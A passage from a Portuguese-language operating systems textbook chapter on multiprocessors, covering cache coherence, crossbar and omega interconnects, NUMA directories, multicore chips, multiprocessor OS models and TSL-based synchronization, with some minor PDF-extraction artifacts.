Cada bloco da cache é marcado como somente-leitura (nesse caso, o bloco pode estar presente em várias caches ao mesmo tempo) ou como leitura-escrita (a princípio, nesse contexto ele não poderia estar presente em nenhuma outra cache). Se a CPU tenta escrever uma palavra que está em uma ou mais caches remotas, o hardware do barramento detecta a escrita e coloca um sinal no barramento informando todas as outras caches da escrita. Se outras caches têm uma cópia 'limpa', isto é, uma cópia exata do que está na memória, elas podem simplesmente descartar suas cópias e deixar a CPU interessada buscar o bloco da cache da memória antes de modificá-lo. Se alguma outra cache tem uma cópia 'suja' (isto é, modificada), ela deve escrevê-la de volta na memória antes de a escrita prosseguir ou transferi--la, via barramento, diretamente para a CPU interessada. A esse conjunto de regras chamamos protocolo de coerência de cache e ele é um entre muitos outros que existem.

Outra possibilidade ainda é o projeto da Figura 8.2(c), no qual cada CPU tem, além de uma cache, uma memória local e privada que ela acessa via barramento dedicado (privado). Para usar essa configuração de maneira otimizada, o compilador deve colocar o código do programa, as cadeia de caracteres, as constantes e outros dados do tipo somente leitura, as pilhas e as variáveis locais nas memórias privadas. A memória compartilhada é, então, usada somente para as variáveis compartilhadas que podem ser escritas. Na maioria dos casos, essa organização reduz muito o tráfego no barramento, mas requer cooperação ativa do compilador.

#### Multiprocessadores UMA que usam chaves crossbar

Mesmo com o melhor sistema de cache, o uso de um único barramento limita o tamanho de um multiprocessador UMA em cerca de 16 ou 32 CPUs. Para que haja uma expansão desse limite, torna-se necessário um tipo de rede de interconexão diferente. O circuito mais simples para conectar n CPUs a k memórias é a **chave crossbar** (crossbar switch), mostrada na Figura 8.3. As chaves crossbar vêm sendo usadas há décadas nos sistemas de comutação tele-




Figura 8.2 Três multiprocessadores baseados em barramentos. (a) Sem a utilização de cache. (b) Com a utilização de caches. (c) Com memórias privadas e utilização de caches.




Figura 8.3 (a) Uma chave de intersecção 8 × 8. (b) Uma interseção aberta. (c) Uma interseção fechada.

fônica para conectar um grupo de linhas de chegada a um conjunto de linhas de saída de um modo arbitrário.

Em cada interseção de uma linha horizontal (chegada) com uma linha vertical (saída) existe uma interseção (crosspoint). Trata-se de uma pequena chave que pode ser eletricamente aberta ou fechada, dependendo de as respectivas linhas horizontal e vertical estarem conectadas ou não. Na Figura 8.3(a), vemos três pontos de cruzamento fechados simultaneamente, permitindo conexões entre os pares CPU-memória (001, 000), (101, 101) e (110, 010) ao mesmo tempo. Muitas outras combinações também são possíveis. Na verdade, o número de combinações é igual ao número de diferentes possibilidades de dispor seguramente oito torres sobre um tabuleiro de xadrez.

Uma das mais bem-vindas propriedades da chave crossbar é que ela é uma rede não bloqueante, o que significa que a conexão que uma CPU precisa nunca é negada (suponha que o módulo de memória esteja disponível) porque alguma interseção ou linha já está ocupada. Além disso, nenhum planejamento antecipado é necessário. Mesmo que sete conexões arbitrárias já estejam estabelecidas, sempre é possível conectar a CPU restante com o módulo de memória remanescente.

É claro que a contenção de memória ainda é possível se duas CPUs querem acessar o mesmo módulo ao mesmo tempo. No entanto, particionando a memória em n unidades, a contenção é reduzida por um fator n se comparada ao modelo da Figura 8.2.

Uma das piores propriedades da rede crossbar é o fato de o número de pontos de cruzamento crescer na razão  $n^2$ . Com mil CPUs e mil módulos de memória, precisamos de um milhão de pontos de cruzamento. Essa rede crossbar é impraticável. No entanto, para sistemas de tamanho médio, um projeto crossbar é funcional.

# Multiprocessadores UMA usando redes de comutação multiestágio

Um projeto de multiprocessador completamente diferente é baseado na chave 2 x 2 simples mostrada na Figura 8.4(a). Essa chave tem duas entradas e duas saídas. As mensagens que chegam a uma das linhas de entrada podem ser chaveadas para uma das linhas de saída. Para o propósito deste livro, as mensagens conterão até quatro partes, como mostra a Figura 8.4(b). O campo Módulo diz qual memória usar. O campo Endereço especifica um endereço dentro de um módulo. O campo CódigoOp fornece a




Figura 8.4 (a) Uma chave 2 × 2 com duas linhas de entrada, A e B, e duas linhas de saída, X e Y. (b) O formato de uma mensagem.

operação, como um READ ou WRITE. Por fim, o campo opcional *Valor* pode conter um operando, como uma palavra de 32 bits para ser escrita por intermédio do WRITE. A chave inspeciona o campo *Módulo* e usa-o para determinar se a mensagem deveria ser enviada ao *X* ou ao *Y*.

Nossas chaves  $2 \times 2$  podem ser organizadas de muitas maneiras para construir maiores **redes de comutação multiestágio** (Adams et al., 1987; Bhuyan et al., 1989; Kumar e Reddy, 1987). Uma possibilidade é a **rede ômega**, sem detalhes desnecessários e econômica, ilustrada na Figura 8.5. Nela temos oito CPUs conectadas a oito memórias usando 12 chaves. Mais genericamente, para n CPUs e n memórias precisaríamos de  $\log_2 n$  estágios, com n/2 chaves por estágio, para um total de  $(n/2)\log_2 n$  chaves, o que é muito melhor do que  $n^2$  pontos de cruzamento, especialmente para grandes valores de n.

O modelo de escrita da rede ômega é muitas vezes chamado de **embaralhamento perfeito** (*perfect shuffle*), visto que a mistura de sinais em cada estágio se assemelha a um maço de cartas sendo cortado pela metade e entrelaçado carta a carta. Para entender como a rede ômega trabalha, vamos supor que a CPU 011 queira ler uma palavra do módulo de memória 110. A CPU envia uma mensagem READ para a chave 1D contendo 110 no campo *Módulo*. A chave toma o primeiro bit (mais à esquerda) de 110 e usa-o para o roteamento. Um 0 roteia para a saída superior e um 1 roteia para a saída inferior. Visto que esse bit é 1, a mensagem é roteada pela saída inferior rumo a 2D.

Todas as chaves do segundo estágio, incluindo 2D, usam o segundo bit para o roteamento. Este também é 1, de modo que a mensagem agora é encaminhada para a saída inferior rumo a 3D. Nesse estágio, verifica-se que o terceiro bit é 0. Consequentemente, a mensagem vai pela saída superior e chega à memória 110, conforme desejado. O caminho seguido por essa mensagem é marcado na Figura 8.5 pela letra a.

Quando a mensagem se move pela rede de comutação, os bits do final do lado esquerdo do número do módulo não são mais necessários. Eles podem ser bem usados para registrar o número da linha de entrada, de modo que a resposta consegue encontrar seu caminho de volta. Para o caminho *a*, as linhas de entrada são 0 (entrada superior para 1D), 1 (entrada inferior para 2D) e 1 (entrada inferior para 3D), respectivamente. A resposta é roteada de volta usando 011, embora lendo da direita para a esquerda dessa vez.

Ao mesmo tempo que tudo isso está ocorrendo, a CPU 001 quer escrever uma palavra no módulo de memória 001. Um processo análogo ocorre nesse caso, com uma mensagem roteada pelas saídas superior, superior e inferior, respectivamente, marcadas pela letra *b*. Quando ela chega, seu campo *Módulo* lê 001, representando o caminho percorrido por ela. Visto que essas duas solicitações não usam as mesmas chaves, linhas ou módulos de memória, elas avançam em paralelo.

Agora, imagine o que ocorreria se a CPU 000 desejasse simultaneamente acessar o módulo de memória 000. Sua requisição chegaria junto à chave 3A conflitando com a requisição da CPU 001. Uma delas teria de esperar. Diferentemente da chave crossbar, a rede ômega é uma **rede bloqueante**. Nem todos os conjuntos de requisições podem ser processados ao mesmo tempo. Conflitos podem ocorrer no uso de um fio ou de uma chave, bem como entre as requisições *para* a memória e as respostas *da* memória.

É desejável distribuir as referências de memória uniformemente ao longo dos módulos. Uma técnica comum é usar os bits de mais baixa ordem como o número do módulo. Considere, por exemplo, um espaço de endereçamento orientado a bytes para um computador que, na maioria das vezes, acessa palavras de 32 bits. Os dois bits de mais baixa ordem geralmente serão 00, mas os três bits seguintes serão uniformemente distribuídos. Usando esses três bits como o número do módulo, as palavras endereçadas consecutivamente estarão em módulos consecutivos. Um sistema de memória no qual as palavras consecutivas estão em diferentes módulos é chamado de **entrelaçado** (*interleaved*). As memórias entrelaçadas maximizam o paralelismo porque a maioria das referências de memória é para endereços consecutivos. Também é possível projetar redes de comu-




Figura 8.5 Uma rede de computadores ômega.

Capítulo 8

tação que sejam não bloqueantes, as quais oferecem múltiplos caminhos de cada CPU para cada módulo de memória, para distribuir melhor o tráfego.

#### Multiprocessadores NUMA

Multiprocessadores UMA de barramento único geralmente são limitados a não mais do que algumas dezenas de CPUs, e os multiprocessadores crossbar ou de comutação precisam de muito hardware (caro) e não permitem sistemas tão maiores. Algo deve ser concedido parapermitir interligar mais do que 100 CPUs, em geral, a ideia de que todos os módulos de memória têm o mesmo tempo de acesso. Essa concessão leva à ideia de multiprocessadores NUMA, como mencionado anteriormente. Como seus parentes UMA, eles fornecem um único espaço de endereçamento para todas as CPUs, mas são diferentes das máquinas UMA, pois o acesso aos módulos de memória local é mais rápido do que o acesso remoto. Assim, todos os programas UMA podem executar em máquinas NUMA sem alterações, mas o desempenho será inferior ao de uma máquina UMA com a mesma velocidade de relógio.

Todas as máquinas NUMA têm três características principais que, juntas, as diferenciam de outros multiprocessadores:

- 1. Existe um espaço de endereçamento único, visível a todas as CPUs.
- 2. O acesso à memória remota é feito via instruções LOAD e STORE.
- 3. O acesso à memória remota é mais lento do que o acesso à memória local.

Quando o tempo de acesso à memória remota é explícito (porque não existe nenhuma cache), o sistema é chamado de NC-NUMA (no cache NUMA - NUMA sem cache). Quando caches coerentes estão presentes, o sistema é chamado de CC-NUMA (cache-coherent NUMA — NUMA com coerência de cache).

O meio mais usado para construir grandes multiprocessadores CC-NUMA normalmente é chamado de multiprocessador baseado em diretório (directory-based multiprocessor). A ideia é manter uma base de dados que informe onde cada linha da cache está e qual é seu status. Quando uma linha da cache é referenciada, a base de dados é pesquisada para descobrir onde ela está e se ela está limpa ou suja (modificada). Visto que essa base de dados deve ser pesquisada em cada instrução que referencia a memória, ela tem de ser armazenada em um hardware de propósito especial extremamente rápido, o qual pode responder em uma fração de um ciclo de barramento.

Para tornar mais concreta a ideia de multiprocessador com base em diretório, vamos considerar como um exemplo simples (hipotético) um sistema de 256 nós, em que cada nó é constituído de uma CPU e 16 MB de RAM conectada à CPU por um barramento local. A memória total é de 232 bytes, divididos em até 226 linhas de cache de 64 bytes cada. A memória é estaticamente alocada entre os nós, com 0-16M no nó 0, 16M-32M no nó 1, e assim por diante. Os nós são conectados por uma rede de interconexão, como mostrado na Figura 8.6(a). Cada nós também detém as entradas do diretório para as 218 linhas de cache de 64 bytes compreendendo sua memória de 224 bytes. Por




Figura 8.6 (a) Um multiprocessador de 256 nós com base em diretório. (b) Divisão de um endereço de memória de 32 bits em campos. (c) O diretório no nó 36.

Sn&W666

enquanto, presumimos que uma linha pode estar contida em, no máximo, uma cache.

Para entender como o diretório trabalha, vamos observar uma instrução LOAD, da CPU 20, que referencia uma linha que está na cache. Primeiro, a CPU submete o endereço à sua unidade de gerenciamento de memória (MMU), a qual o traduz para um endereço físico — digamos, 0x24000108. A MMU quebra esse endereço nas três partes mostradas na Figura 8.6(b). Em decimal, as três partes são nó 36, linha 4 e deslocamento 8. A MMU vê que a palavra de memória referenciada é do nó 36 e não do nó 20, de modo que ela envia uma mensagem de requisição pela rede de interconexão para o nó hospedeiro da linha, 36, perguntando se sua linha 4 está na cache e, em caso afirmativo, onde.

Quando a requisição chega ao nó 36 pela rede de interconexão, ela é roteada para o hardware do diretório. O hardware indexa-a em sua tabela de 2<sup>18</sup> entradas, uma para cada linha da sua cache, e extrai a entrada 4. Com base na Figura 8.6(c), podemos ver que a linha não está na cache, de modo que o hardware busca a linha 4 da RAM local, envia-a de volta para o nó 20 e atualiza a entrada 4 para indicar que a linha agora está no nó 20.

Consideremos agora uma segunda requisição, desta vez perguntando sobre a linha 2 do nó 36. Na Figura 8.6(c), vemos que essa linha está na cache no nó 82. Nesse ponto, o hardware poderia atualizar a entrada 2 do diretório para informar que a linha agora está no nó 20 e, então, enviar uma mensagem para o nó 82 a fim de instruí-lo a repassar a linha para o nó 20 e invalidar sua cache. Note que, mesmo para um sistema chamado de 'multiprocessador de memória compartilhada', existe muita troca de mensagens realizada de maneira escondida.

Fazendo um aparte rápido, vamos calcular quanta memória está sendo tomada pelos diretórios. Cada nó tem 16 MB de RAM e 2<sup>18</sup> entradas de 9 bits para manter o controle dessa RAM. Assim, a sobrecarga do diretório é cerca de 9 × 2<sup>18</sup> bits divididos por 16 MB, ou seja, 1,76 por cento, o que geralmente é aceitável (embora a memória tenha de ser de alta velocidade e, por isso, aumente seu custo). Mesmo com linhas de cache de 32 bytes, a sobrecarga seria de somente 4 por cento. Com linhas de cache de 128 bytes, a sobrecarga estaria abaixo de 1 por cento.

Uma limitação óbvia desse projeto é que a linha pode estar na cache de apenas um nó. Para permitir que as linhas sejam colocadas em múltiplos nós, precisaríamos de algum meio de localizá-las, para, por exemplo, invalidá-las ou atualizá-las em uma escrita. Existem várias técnicas para permitir a utilização simultânea de várias caches em vários nós, mas uma discussão assim está além do escopo deste livro.

#### Chips multinúcleo

Com os avanços na área de produção de processadores, os transistores estão ficando cada vez menores e é possível colocar um número cada vez maior deles dentro de um chip. Essa observação empírica costuma ser chamada de **lei de Moore** em homenagem a Gordon Moore, cofundador da Intel, que foi o primeiro a observar este fato. Os processadores da classe Intel Core 2 Duo contêm cerca de 300 milhões de transistores.

Uma pergunta óbvia é: "O que se faz com tantos transistores?". Conforme discutimos na Seção 1.3.1, uma opção é acrescentar mais megabytes de cache ao processador. Esta é uma opção séria e os processadores com 4 MB de cache interna já são comuns, e caches ainda maiores estão a caminho. Chegará um momento, entretanto, que aumentar o tamanho da cache somente elevará a taxa de acertos para 99 por cento a 99,5 por cento, o que não melhora muito o desempenho da aplicação.

A outra opção é colocar duas ou mais CPUs completas, normalmente denominadas **núcleos**, no mesmo chip (tecnicamente, na mesma **pastilha**). Os chips com dois e quatro núcleos já são muito comuns. Já foram fabricados chips com 80 núcleos e já estão sendo planejados os que trarão centenas de núcleos.

Embora as CPUs possam ou não compartilhar a cache (veja, por exemplo, a Figura 1.8), elas sempre dividem a memória principal — que é consistente no sentido de que sempre existe um único valor para cada palavra de memória. Circuitos de hardware especiais garantem que, se uma palavra está presente em duas ou mais caches e uma das CPUs a modifica, ela é automática e atomicamente removida de todas as caches de forma a manter a consistência. Esse processo é conhecido como **espionagem** (snooping).

O resultado desse projeto é que os processadores multinúcleo são multiprocessadores pequenos. Na verdade, os processadores multinúcleo às vezes são chamados de CMPs (chip-level multiprocessors - multiprocessadores em um chip). Da perspectiva do software, os CMPs não são tão diferentes dos multiprocessadores baseados em barramento ou dos multiprocessadores usando redes de comutação. Entretanto, existem algumas diferenças. Para começar, nos multiprocessadores baseados em barramento, cada CPU tem sua própria cache, conforme mostra a Figura 8.2(b) e o projeto do AMD apresentado na Figura O projeto de cache compartilhada mostrado na Figura 1.8(a), usado pela Intel, não está presente em outros multiprocessadores e pode afetar o desempenho. Se um dos núcleos precisar de muita memória cache e os outros não, esse projeto permite que se tome a quantidade de cache que o núcleo queira. Por outro lado, a cache compartilhada também permite que um núcleo 'guloso' afete o desempenho dos outros núcleos.

Os CMPs também são diferentes no que se refere à tolerância a falhas. Como as CPUs estão conectadas a curta distância, falhas nos componentes compartilhados podem fazer com que múltiplas CPUs parem ao mesmo tempo, situação menos provável nos multiprocessadores tradicionais.

Além dos processadores multinúcleo simétricos, nos quais todos os núcleos são idênticos, outra categoria existente é a do sistema em um chip. Esses chips possuem uma ou mais CPUs principais, mas também núcleos com propósitos especiais, como decodificadores de áudio e vídeo, criptoprocessadores, interfaces de rede e outros, fazendo com que um sistema computacional inteiro exista em um chip.

Assim como costumava acontecer no passado, o hardware está sempre à frente do software. Embora os processadores multinúcleo já sejam realidade, nossa habilidade para escrever aplicações para eles ainda é ficção. As linguagens de programação atuais e os bons compiladores e ferramentas de depuração ainda são escassos. Poucos programadores já tiveram experiências com programação paralela e a maioria deles conhece muito pouco sobre a divisão de trabalho em múltiplos pacotes que podem ser executados em paralelo. Sincronização, eliminação de situações de corrida e prevenção de impasses serão pesadelos e, como resultado, o desempenho será fortemente afetado. Os semáforos não serão a solução. Além desses problemas iniciais, não é tão óbvio saber quais aplicações realmente precisam de centenas de núcleos. O reconhecimento da linguagem natural provavelmente poderia absorver grande parte do poder computacional, mas o problema aqui não é a falta de ciclos, mas a falta de algoritmos que funcionem. Em suma, o pessoal da área de hardware pode liberar um produto que o pessoal da área de software pode não saber como usar e que pode acabar rechaçado pelos usuários.

## 8.1.2 Tipos de sistemas operacionais para multiprocessadores

Vamos então passar do hardware de multiprocessador para o software de multiprocessador, em particular, abordando sistemas operacionais de multiprocessadores. Várias abordagens são possíveis. A seguir, estudaremos três delas. Observe que todas são igualmente aplicáveis, tanto aos sistemas multinúcleo quanto aos sistemas com CPUs discretas.

#### Cada CPU tem seu próprio sistema operacional

A maneira mais simples possível de organizar um sistema operacional de multiprocessador é dividir estaticamente a memória em muitas partições conforme o número de CPUs e dar a cada CPU sua própria memória e sua própria cópia privada do sistema operacional. Em consequência, as n CPUs operam então como n computadores independentes. Uma otimização óbvia consiste em permitir que todas as CPUs compartilhem o código do sistema operacional e façam cópias privadas somente dos dados, como mostra a Figura 8.7.

Esse esquema é melhor do que ter n computadores separados, visto que permite que todas as máquinas compartilhem um conjunto de discos e outros dispositivos de E/S, além de possibilitar que a memória seja compartilhada flexivelmente. Por exemplo, se um dia um programa muito grande precisar ser executado, uma das CPUs pode ser alocada para ceder uma grande porção de memória adicional durante a execução do referido programa. Além disso, processos podem se comunicar eficazmente uns com os outros por meio de, digamos, um produtor que escreva dados diretamente na memória e um consumidor que busque a partir do local escrito pelo produtor. Ainda assim, do ponto de vista de um sistema operacional, cada CPU ter seu próprio sistema operacional é muito primitivo.

É importante mencionar explicitamente quatro aspectos desse projeto que talvez não sejam tão óbvios. Primeiro, quando um processo faz uma chamada de sistema, a chamada é capturada e tratada em sua própria CPU usando as estruturas de dados nas tabelas do sistema operacional.

Em segundo lugar, visto que cada sistema operacional tem suas próprias tabelas, também tem seu próprio conjunto de processos que ele mesmo escalona. Não existe compartilhamento de processos. Se um usuário entra na CPU 1, todos os seus processos executam na CPU 1. Consequentemente, pode ocorrer que a CPU 1 esteja ociosa enquanto a CPU 2 está carregada com trabalho.

Em terceiro lugar, não existe compartilhamento de páginas. Pode acontecer que a CPU 1 tenha páginas para ceder enquanto a CPU 2 esteja paginando continuamente. Não há como a CPU 2 emprestar algumas páginas da CPU 1, visto que a alocação de memória é fixa.

Em quarto lugar — e pior —, se o sistema operacional mantém uma cache como buffer dos blocos de discos usados recentemente, cada sistema operacional o faz independentemente dos outros. Assim, pode acontecer que




Figura 8.7 Compartilhamento da memória entre as quatro CPUs, mas compartilhando somente uma cópia do código do sistema operacional. As caixas identificadas como 'Dados' contêm os dados particulares do sistema operacional para cada CPU.

um certo bloco do disco esteja presente e sujo em várias caches de buffers ao mesmo tempo, levando a resultados inconsistentes. A única maneira de evitar esse problema é eliminar as caches de buffer. Fazer isso não é difícil, mas o desempenho é consideravelmente prejudicado.

Por essas razões, esse modelo dificilmente é utilizado — embora tenha sido empregado no início da era dos multiprocessadores, quando o objetivo era viabilizar, o mais rápido possível, o uso dos sistemas operacionais existentes nos novos multiprocessadores.

#### Multiprocessadores 'mestre-escravo'

Um segundo modelo é mostrado na Figura 8.8. Nele, uma cópia do sistema operacional e suas tabelas estão presentes na CPU 1 e em mais nenhuma outra. Todas as chamadas de sistema são redirecionadas para a CPU 1 para processamento nela. A CPU 1 também pode executar processos do usuário se existir tempo de CPU disponível. Esse modelo é chamado de **mestre-escravo**, visto que a CPU 1 é o processador mestre e todas as demais são escravas.

O modelo mestre-escravo resolve a maioria dos problemas do primeiro modelo. Existe uma única estrutura de dados (uma lista ou um conjunto de listas priorizadas) que mantém o controle dos processos prontos. Quando uma CPU fica ociosa, ela pede ao sistema operacional um processo para executar e ele lhe atribui algum. Assim, uma CPU nunca está ociosa enquanto outra está sobrecarregada. Da mesma maneira, páginas podem ser alocadas dinamicamente entre todos os processos e existe somente uma cache de buffer, de modo que as inconsistências nunca ocorrem.

O problema com esse modelo é que, com muitas CPUs, o mestre torna-se um gargalo. Afinal de contas, ele deve lidar com todas as chamadas de sistema de todas as CPUs. Se, digamos, 10 por cento de todo o tempo é gasto lidando com chamadas de sistema, então 10 CPUs serão suficientes para saturar o mestre e com 20 CPUs ele estará completamente sobrecarregado. Assim, esse modelo é simples e funcional para multiprocessadores pequenos, mas é ineficiente para grandes.

#### Multiprocessadores simétricos


Nosso terceiro modelo, o **SMP** (symmetric multiprocessor — multiprocessador simétrico), elimina essa assimetria.

Existe uma cópia do sistema operacional na memória, mas qualquer CPU pode executá-la. Quando é feita uma chamada de sistema, a CPU local chamada é desviada para o modo núcleo e a processa. O modelo SMP é ilustrado na Figura 8.9.

Esse modelo balanceia dinamicamente processos e memória, uma vez que existe apenas um conjunto de tabelas do sistema operacional. Ele também elimina o gargalo da CPU mestre, pois não existe nenhum mestre, mas introduz seus próprios problemas. Em particular, se duas ou mais CPUs estão executando o código do sistema operacional ao mesmo tempo, alguns desastres poderão acontecer. Imagine duas CPUs pegando simultaneamente o mesmo processo para executar ou reivindicando a mesma página de memória livre. O meio mais simples para resolver esses problemas é associar um mutex (isto é, uma variável de travamento) ao sistema operacional, tornando todo o sistema uma grande região crítica. Quando uma CPU quer executar o código do sistema operacional, ela deve primeiro adquirir o mutex. Se este está impedido, ele simplesmente espera. Assim, qualquer CPU pode executar o sistema operacional, mas somente uma de cada vez.

Esse modelo funciona, mas é quase tão ruim quanto o modelo mestre-escravo. Novamente, vamos supor que 10 por cento de todo o tempo de execução seja gasto dentro do sistema operacional. Com 20 CPUs, haverá longas filas de CPUs esperando para obter o sistema operacional. Felizmente, é fácil melhorar isso. Muitas partes do sistema operacional são independentes umas das outras. Por exemplo, não existe nenhum problema se uma CPU executa o escalonador enquanto outra trata uma chamada de sistema de arquivos e uma terceira processa uma falta de página.

Essa observação leva à divisão do sistema operacional em regiões críticas independentes, que não interagem umas com as outras. Cada região crítica é protegida por seu próprio mutex, de modo que somente uma CPU pode executá-la de cada vez. Assim, pode-se conseguir muito mais paralelismo. Contudo, é bem possível que algumas tabelas, como a tabela de processos, sejam usadas por múltiplas regiões críticas. Por exemplo, a tabela de processos é necessária para o escalonamento, mas também para a chamada de sistema fork e para o tratamento de sinais. Cada tabela que pode ser usada por múltiplas regiões críticas precisa de seu próprio mutex. Assim, cada região crítica pode ser executa-






Figura 8.9 O modelo de multiprocessadores simétricos (SMP).

da somente por uma CPU de cada vez, e cada tabela crítica pode ser acessada somente por uma CPU de cada vez.

A maioria dos multiprocessadores modernos usa essa organização. Nessa máquina, a parte complicada na escrita do sistema operacional não é que o código real seja muito diferente daquele de um sistema operacional comum. Não é. O complicado é quebrá-lo em regiões críticas que possam ser executadas ao mesmo tempo por CPUs diferentes, sem a interferência de umas com as outras, mesmo que de maneira indireta e sutil. Além disso, cada tabela, dentro de duas ou mais regiões críticas, deve ser protegida separadamente por um mutex, e todo código que usa a tabela deve empregar o mutex corretamente.

Além disso, deve-se tomar muito cuidado para evitar impasses. Se duas regiões críticas precisam tanto da tabela *A* quanto da tabela *B* e uma delas reivindica primeiro *A* e a outra reivindica primeiro *B*, mais cedo ou mais tarde ocorrerá um impasse e ninguém saberá por quê. Teoricamente, todas as tabelas poderiam ser associadas a números inteiros e todas as regiões críticas seriam instruídas para adquirir tabelas em ordem crescente. Essa estratégia evita impasses, mas exige que o programador planeje muito cuidadosamente de quais tabelas cada região crítica precisa para fazer as requisições na ordem correta.

No decorrer da evolução do código, uma região crítica pode precisar de uma tabela nova de que não tenha precisado anteriormente. Se o programador é um novato e não entende a lógica completa do sistema, então ele será tentado a simplesmente associar um mutex à tabela, no ponto em que ela é necessária, e liberá-la quando não for mais útil. Apesar de parecer razoável, essa técnica pode levar a impasse, que o usuário só perceberá quando o sistema parar. Programar o sistema corretamente não é fácil e mantê-lo correto durante anos, considerando a troca de programadores, é muito difícil.


# 8.1.3 Sincronização em multiprocessadores

As CPUs de um multiprocessador frequentemente precisam de sincronização. Acabamos de ver o caso no qual as regiões críticas e as tabelas do núcleo devem ser protegidas por um mutex. Vamos agora entender como essa sincronização realmente funciona em um multiprocessador. Esse processo está longe de ser trivial, como veremos.

Antes de tudo, primitivas de sincronização adequadas realmente são necessárias. Se um processo em um uniprocessador realiza uma chamada de sistema que requer o acesso de alguma tabela crítica do núcleo, o código do núcleo pode simplesmente desabilitar a interrupção antes de manipular a tabela. Ele pode, então, fazer seu trabalho sabendo que será capaz de finalizá-lo sem que qualquer outro processo intrometido entre e manipule a referida tabela antes que ele a libere. Em um multiprocessador, a desabilitação da interrupção afeta somente a CPU que a está executando. Consequentemente, um protocolo mutex adequado tem de ser usado e respeitado por todas as CPUs para garantir que a exclusão mútua funcione.

O coração de qualquer protocolo mutex prático é uma instrução que permite que uma palavra de memória seja inspecionada e ajustada por meio de uma operação indivisível. Vimos como uma instrução TSL (test and set lock) foi usada na Figura 2.17 para implementar regiões críticas. Como discutimos anteriormente, o que essa instrução faz é ler uma palavra de memória para depois armazená-la em um registrador. Simultaneamente, ela escreve 1 (ou algum outro valor não nulo) dentro da palavra de memória. Obviamente, ela gasta dois ciclos separados de barramento para executar a leitura e a escrita, ambas na memória. Em um uniprocessador, enquanto a instrução TSL não puder ser interrompida no meio do caminho, ela sempre irá trabalhar conforme o planejado.

Agora imagine o que ocorreria em um multiprocessador. Na Figura 8.10, vemos uma situação extremamente crítica, na qual a palavra 1000 da memória está sendo usada como uma variável de travamento de valor inicial 0. No passo 1, a CPU 1 lê a palavra e obtém 0. No passo 2, antes que a CPU 1 tenha a oportunidade de reescrever 1 na palavra, a CPU 2 entra e também lê o valor da palavra como 0. No passo 3, a CPU 1 escreve 1 na palavra. No passo 4, a CPU 2 também reescreve 1 na palavra. Assim, as duas CPUs obtêm um 0 da instrução TSL, de modo que as duas CPUs obtêm acesso à região crítica e a exclusão mútua não está garantida.



**Figura 8.10** A instrução TSL pode falhar se o barramento não puder ser travado. As quatro etapas da figura mostram uma sequência de eventos na qual a falha é demonstrada.

Para prevenir esse problema, a instrução TSL deve primeiro impedir o acesso de outras CPUs ao barramento para depois fazer ambos os acessos à memória e, finalmente, liberar o barramento. Em geral, o travamento do barramento é feito por meio de requisição do barramento que use um protocolo usual, sinalizando (isto é, ajustando para um valor lógico 1) alguma linha especial do barramento até que ambos os ciclos tenham sido concluídos. Enquanto essa linha especial estiver sendo sinalizada, nenhuma outra CPU terá o direito de acesso ao barramento. Essa instrução somente pode ser implementada em um barramento que tenha as linhas e o protocolo (hardware) necessário para usá-las. Os barramentos modernos apresentam essas facilidades, ao contrário daqueles mais antigos, de modo que não era possível implementar TSL corretamente. Foi para isso que o protocolo de Peterson foi inventado: para sincronizar tudo via software (Peterson, 1981).

Se a TSL é corretamente implementada e usada, ela garante que a exclusão mútua possa ser feita para funcionar. Contudo, esse método de exclusão mútua usa **spin lock**, pois a CPU requisitante simplesmente permanece em um laço estreito testando a variável de travamento o mais rápido que ela pode. Isso não só faz a CPU (ou o conjunto de CPUs) requisitante desperdiçar completamente seu tempo, mas também pode colocar uma carga excessiva no barramento ou na memória, freando seriamente todas as outras CPUs que estão tentando fazer suas tarefas habituais.

À primeira vista, pode parecer que a presença de cache deveria eliminar o problema da contenção no barramento, mas isso não ocorre. Teoricamente, se a CPU requisitante já tinha lido a variável de travamento, ela deveria obter uma cópia a partir de sua cache. Enquanto nenhuma outra CPU tentasse usar a variável a CPU requisitante deveria ser capaz de executar com o valor obtido de sua cache. Quando a CPU que detém a variável de travamento escreve 0 nela para depois liberá-la, o protocolo da cache invalida automaticamente todas as cópias da variável nas caches remotas, exigindo que os valores corretos sejam buscados novamente.

